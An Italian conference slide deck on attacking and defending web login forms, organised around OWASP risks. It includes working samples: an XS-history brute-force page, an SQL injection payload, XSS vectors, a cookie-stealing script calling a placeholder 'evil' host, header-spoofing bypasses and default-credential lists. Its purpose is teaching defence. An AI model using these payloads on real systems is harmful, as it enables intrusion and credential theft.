

A diagram of a login form. It consists of a large outer rectangle containing three smaller horizontal rectangles representing input fields. The first two rectangles are stacked vertically on the left side. The third rectangle is positioned to the right of the second one, creating an offset layout.

Come
[non]
ti buco
il login
form!

<about-me />

Sviluppatore backend e appassionato di sicurezza informatica



- 2002 – Prima linea di codice
- 2008 – Diploma da perito informatico
- 2012 – Cofounder Rizzello Srl
- 2013 – Laurea in ingegneria informatica
- 2016 – Contractor @ Excellence Innovation
- 2017 – Admin @ Italiancoders.it
- 2023 – Community manager @ PLUG
- 2023 – CEO @ Dinamica Tech

Come si costruisce un login form?

<owasp />

Top 10 Web Application Security Risks

- **A01:2021 - Broken Access Control**
- **A02:2021 - Cryptographic Failures**
- **A03:2021 - Injection**
- **A04:2021 - Insecure Design**
- **A05:2021 - Security Misconfiguration**
- **A06:2021 - Vulnerable and Outdated Components**
- **A07:2021 - Identification and Authentication Failures**
- **A08:2021 - Software and Data Integrity Failures**
- **A09:2021 - Security Logging and Monitoring Failures**
- **A10:2021 - Server-Side Request Forgery**

Come ti buco il login form?


<insecure-design />

Non importa quanto sia ben fatta l'implementazione, quando il design non è sicuro.

- Progettiamo in modo sicuro **tutte** le funzionalità offerte dal nostro login form [recupero/cambio password, funzione ricordami, doppio fattore, etc]
- Gestiamo l'autenticazione lato server
- Adottiamo standard di livello industriale
 - Ad esempio HTTPS [HSTS]
- Evitiamo la complessità [KISS]
 - Usiamo il minimo indispensabile (es. dipendenze inutili)

<vulnerable-components />

- Ciclo di vita di una vulnerabilità:







<soluzioni />


- Evitiamo il superfluo
- Monitoraggio delle dipendenze
 - Sottoscrizione ai bollettini di sicurezza
 - Software di supply chain management
- Piano di patch management
 - In base alla tipologia di patch: security, bugfix, performance, feature
 - Prestiamo attenzione alle variazioni nei parametri di configurazione
 - Non lasciamo trascorrere troppo tempo fra una patch e l'altra
 - Non lasciamo trascorrere troppo poco tempo fra una patch e l'altra
- Virtual patching
 - WAF [Web Application Firewall]

<information-gathering />

- Informazioni sul sistema
 - Componenti applicativi (linguaggi, framework, librerie, etc)
 - Componenti server (webserver, database server, etc)
- Informazioni sugli utenti



<user-enumeration />



<soluzioni />

- Security by obscurity – nascondiamo i dettagli della nostra implementazione interna
 - Meno informazioni esponiamo e più è facile che un attaccante lasci tracce
- Attenzione alle informazioni sensibili
 - Attenzione agli errori di validazione – che siano generici
 - Attenzione al tempo di elaborazione (lo vedremo dopo)
- Fail Secure

<brute-force-attacks />

- Attacchi a forza bruta classici
- Attacchi a dizionario
- Attacchi ibridi
 - Anche basati su pattern noti (anche basati sull'ingegneria sociale)
- Credential stuffing (DB di password ottenuti da precedenti breach)
- Reverse brute force attack (attenzione alla user enumeration)


<soluzioni />

- Brute force protection
 - Account locking – attenzione ai DoS
 - CAPTCHA
 - Rallentamento dei tentativi di login - attenzione all'user enumeration
 - Attenzione ai metodi di bypass
 - Header X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr, X-Client-IP, X-Host, X-Forwarded-Host
 - Invio di parametri nulli
- Blocchiamo/rallentiamo i tentativi di login automatizzati mediante l'impiego di CSRF token
 - Di sessione
 - One Time
- Criteri sulla scelta delle password
 - Lunghezza minima
 - Caratteri numerici, alfanumerici, maiuscoli, minuscoli
 - Controllo robustezza tramite dizionario delle password note
- Fattori aggiuntivi di autenticazione

<xshm />

...o perlomeno una versione pseudo-funzionante

- Il nostro sito vittima esegue un login come segue:



- In caso di fallimento, la pagina di login ripropone il login form
- In caso di successo, la pagina di login effettua un redirect sulla dashboard

<xshm />

- Sito web malevolo

```
<body>
  <form id="fake-login-form" target="victim"
    method="post" action="http://example.com/login">

    <input id="username" name="username"
      type="hidden" value="admin">

    <input id="password" name="password"
      type="hidden" value="">
  </form>

  <iframe id="victim" name="victim"
    src="" onload="checkHistory()"></iframe>
</body>
```

```
var oldHistoryLength = null;

function currentHistoryLength() {
  return document.getElementById('victim').contentWindow
    .history.length
}

function performLogin(password) {
  document.getElementById('password').value = password
  oldHistoryLength = currentHistoryLength()
  document.getElementById('fake-login-form').submit()
}

function checkHistory() {
  if(currentHistoryLength() > oldHistoryLength + 1) {
    success()
  }
}
```


<xshm />

- Svolgimento dell'attacco:
 1. FAIL -> Aumenta la history di 1
 - Procediamo con il prossimo tentativo
 2. SUCCESS -> Aumenta la history di 2, per via del redirect
 - La password presente nel form è corretta

Username	Password	History Length
admin	pass	29
admin	password	30
admin	password123	31
admin	password1	33

<soluzioni />

- Innanzitutto la proprietà `history.length` non è più accessibile cross origin (per via della SOP)

```
✖ ▶ Uncaught DOMException: Failed to read a named property 'history' from attack.php:30  
'Window': Blocked a frame with origin "http://localhost:8000" from accessing a cross-  
origin frame.
```


- Rimuoviamo le verifiche condizionali che comportano un redirect
- Utilizziamo l'header `X-Frame-Options`
 - `X-Frame-Options: deny`
 - `X-Frame-Options: sameorigin`
 - `X-Frame-Options: allow-from example.com`
- Utilizziamo l'header `Content-Security-Policy`
 - `Content-Security-Policy: frame-ancestors *.example.com example1.com`
- Javascript framebusting

```
if(self !== top) {  
    top.location = self.location  
}
```

<*-injections />

- SQL Injection

```
query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "';"
```



```
username = "admin'; --"  
password = ""
```

```
SELECT * FROM users WHERE username = 'admin'; --' AND password = '';
```

... ma non esistono solo SQL Injection

- NoSQL Injection
- XML Injection
- LDAP Injection

<soluzioni />

- Validazione dell'input
- Sanitizzazione dell'input
- Utilizzo di API sicure
 - Prepared statement – attenzione alle stored procedure
 - ORM

<XSS />

- Reflected
 - [Server side] Classici
 - [Client side] DOM Based
- Stored

```
...  
<input type="text" name="search" value="<?php echo $_GET['search']; ?>" />  
...
```

search.php?search=%22%3E%3Cscript%3E
alert(%27xss%27) ;%3C/script%3E ↩

```
...  
<input type="text" name="search" value=""><script>alert('xss');</script>" />  
...
```

<XSS />

- Tecniche di esecuzione

```
<script>alert('xss')</script>

<input type="image" src="wrong-url" onerror="alert('xss')" />

<input type="text" autofocus onfocus="alert('xss')" />
```

- Furto di informazioni

```
<script>
  (new Image()).src = "http://example.evil/collect" + document.cookie
</script>
```

<soluzioni />

- Validazione/Sanitizzazione dell'input
- Browser protection
 - Header HTTP X-XSS-Protection
 - X-XSS-Protection: 1; mode=block
- Header HTTP Content-Security-Policy
 - Content-Security-Policy: default-src 'self'
 - Content-Security-Policy: base-uri 'none'
 - ...
- Per le CDN utilizziamo sempre gli attributi [SRI]
 - Integrity="sha256"
 - Crossorigin="anonymous"
- Settiamo il flag HttpOnly sui cookie
- WAF [Web Application Firewall]

<user-negligence />

Gli utenti sacrificano la sicurezza per l'usabilità

- Password di default
- Password note
- Credential stuffing

Product vendor	Username	Password
Apache Tomcat	admin	admin
Apache Tomcat	ADMIN	ADMIN
Apache Tomcat	admin	<blank>
Apache Tomcat	admin	j5Brn9
Apache Tomcat	admin	tomcat
Apache Tomcat	cxsdk	kdsxc
Apache Tomcat	j2deployer	j2deployer
Apache Tomcat	ovwebusr	OvW*busr1
Apache Tomcat	QCC	QLogic66
Apache Tomcat	role1	role1
Apache Tomcat	role1	tomcat
Apache Tomcat	role	changethis

Apache Tomcat default password list

#	Nel Mondo	In Italia
01	123456	admin
02	admin	123456
03	12345678	password
04	123456789	Password
05	1234	12345678
06	12345	123456789
07	password	password99
08	123	qwerty
09	Aa123456	UNKNOWN
10	1234567890	12345
18	*****	andrea
19	user	juventus

Most common passwords list by NordPass

<soluzioni />

- Evitiamo le password di default
 - ... o perlomeno forziamo il cambio password al primo login
- Criteri password
 - Che non siano eccessivi
 - Minimo 8 caratteri
 - Almeno 1 lettera minuscola
 - Almeno 1 lettera maiuscola
 - Almeno 1 numero
 - Almeno 1 carattere speciale
 - Verifichiamo che la password scelta dall'utente, non sia contenuta in un database di password note
- Fattori aggiuntivi di autenticazione
- Educare l'utente

Come difendersi dalle truffe online e in app

I rischi maggiori sono legati ai tentativi da parte di terze persone di carpire, attraverso artifici o raggiri, i tuoi **dati riservati** (dati della carta di pagamento, utenza, password, codici di accesso e/o dispositivi).

COME DIFENDERTI

Ricorda che Poste Italiane S.p.A. e PostePay S.p.A. non chiedono mai in nessuna modalità (e-mail, sms, chat di social network, operatori di call center, ufficio postale e prevenzione frodi) e per nessuna finalità:

- ✓ le tue **credenziali di accesso** al sito www.poste.it e alle App di Poste Italiane (il nome utente e la password, il codice posteid);
- ✓ i **dati delle tue carte** (il PIN, il numero della carta con la data di scadenza e il CVV);
- ✓ i **codici segreti** per autorizzare le operazioni (codice posteid, il codice conto, le OTP-One Time Password ricevute per sms).

Non ti sarà mai richiesto di **disporre transazioni** di qualsiasi natura paventando falsi problemi di sicurezza sul tuo conto o la tua carta tantomeno spingendoti a recarti in Ufficio Postale o in ATM per effettuarle.

Se qualcuno, spacciandosi per un operatore di Poste Italiane S.p.A. o PostePay S.p.A., dovesse chiederti quanto sopra riportato, puoi essere sicuro che si tratta di un tentativo di frode, quindi non fornirle a nessuno.

- ✓ **Controlla sempre l'attendibilità di una e-mail prima di aprirla:** verifica che il mittente sia realmente chi dice di essere e che non si finga qualcun altro (ad esempio controlla come è scritto l'indirizzo da cui ti è arrivata la e-mail);

E se mi bucano il login form?

<logging />


- Logghiamo tutti gli eventi rilevanti [audit log] – attenzione a non inserire data sensibili nei log
 - Login avvenuti con successo
 - Login falliti
 - Tentativi di reset password falliti
 - ...
- Utilizziamo Sistemi centralizzati di raccolta dei log
 - Che ci consentano di configurare degli alert di sicurezza

</password-storing>

Abbiamo realmente bisogno di conoscere la password utente ?

- Sì → Dobbiamo usare un algoritmo crittografico simmetrico/asimmetrico
 - [Attenzione alla gestione/rotazione delle chiavi]
- No → Dobbiamo usare un algoritmo di hashing

</password-hashing>



<rainbow-tables />

password	MD5(password)
admin	21232f297a57a5a743894a0e4a801fc3
123456	e10adc3949ba59abbe56e057f20f883e
password	5f4dcc3b5aa765d61d8327deb882cf99
Password	dc647eb65e6711e155375218212b3964
12345678	25d55ad283aa400af464c76d713c07ad
123456789	25f9e794323b453885f5181f1b624d0b
password99	2484b2d1aec71de2ca87f88af401a6af
qwerty	d8578edf8458ce06fbc5bb76a58c5ca4
UNKNOWN	696b031073e74bf2cb98e5ef201d4aa3
12345	827ccb0eea8a706c4c34a16891f84e7b

<password-hashing />

- Concateniamo alla password un «salt» randomico
 - [Un attaccante dovrebbe creare una rainbow table per ogni salt]



- Utilizziamo algoritmi di hashing crittografici che siano lenti e adattabili all'incremento delle capacità di calcolo dei calcolatori [non dimentichiamo la legge di Moore]

	Oggi	Fra 10 anni	Fra 20 anni
password	0.19 msec	0.006 msec	--
Password123	41 anni	1 anno e 3 mesi	20 giorni
Password123/	63 millenni	1970 anni	61 anni e 6 mesi

<soluzioni />

BCRYPT

- Basato su Blowfish, progettato per l'hashing delle password
- Costo configurabile
 - Numero di round = 2^{costo}

Bcrypt[«password»]
\$2a\$12\$ZAlq3vafkcjOG2096zgKo0gKTqMw7m.4/1QbNk1JD/12ecxs2nLTy
\$2a\$12\$A75Slk/p45WpYCdZOrQ2ju8/E3aoVyk96d1LpNsFAuP00tAlRqW9S

$\$[alg]\$[cost]\$[22 \text{ char salt}][31 \text{ char hash}]$

ARGON2

- Algoritmo vincitore della password hashing competition del 2015
- Lunghezza hash configurabile
- Costo configurabile
 - Costo di memoria [m]
 - Iterazioni [t]
 - Fattore di parallelismo [p]


Argon2[«password»]
\$argon2d\$v=19\$m=12,t=3,p=1\$eDljMDFqN3F5YmswMDAwMA\$+83ghTRWi64j/PxiaT7hBA
\$argon2d\$v=19\$m=12,t=3,p=1\$MWpnb3pzdWpON3cwMDAwMA\$+X0Hao+gfsiSGQ6BBoONvA

$\$[alg]\$[ver]\$[params]\$[salt]\$[hash]$

<response-timing />

- Il response timing può essere utilizzato per eseguire attacchi di tipo **user enumeration**

```
function login(username, password) {  
  user = getUserByUsername(username)  
  if(user) {  
    if(checkHash(user.password, password)) {  
      return true  
    }  
  }  
  return false  
}
```



Login attempts

Username	Password	Response Time
admin	wrongpassword	109 ms
mario	wrongpassword	112 ms
pipipo	wrongpassword	237 ms
pipipo	wrongpasswordwrongpasswordwrongpassword	397 ms

Perchè
dovremmo costruire
un login form?


<alternatives />

Non di soli login form è fatta l'autenticazione...

- Meccanismi di SSO
 - SAML2
 - OIDC
 - ...
- WebAuthn

</the-end>

Thanks for watching!



Paolo Rizzello - <https://rizzello.dev>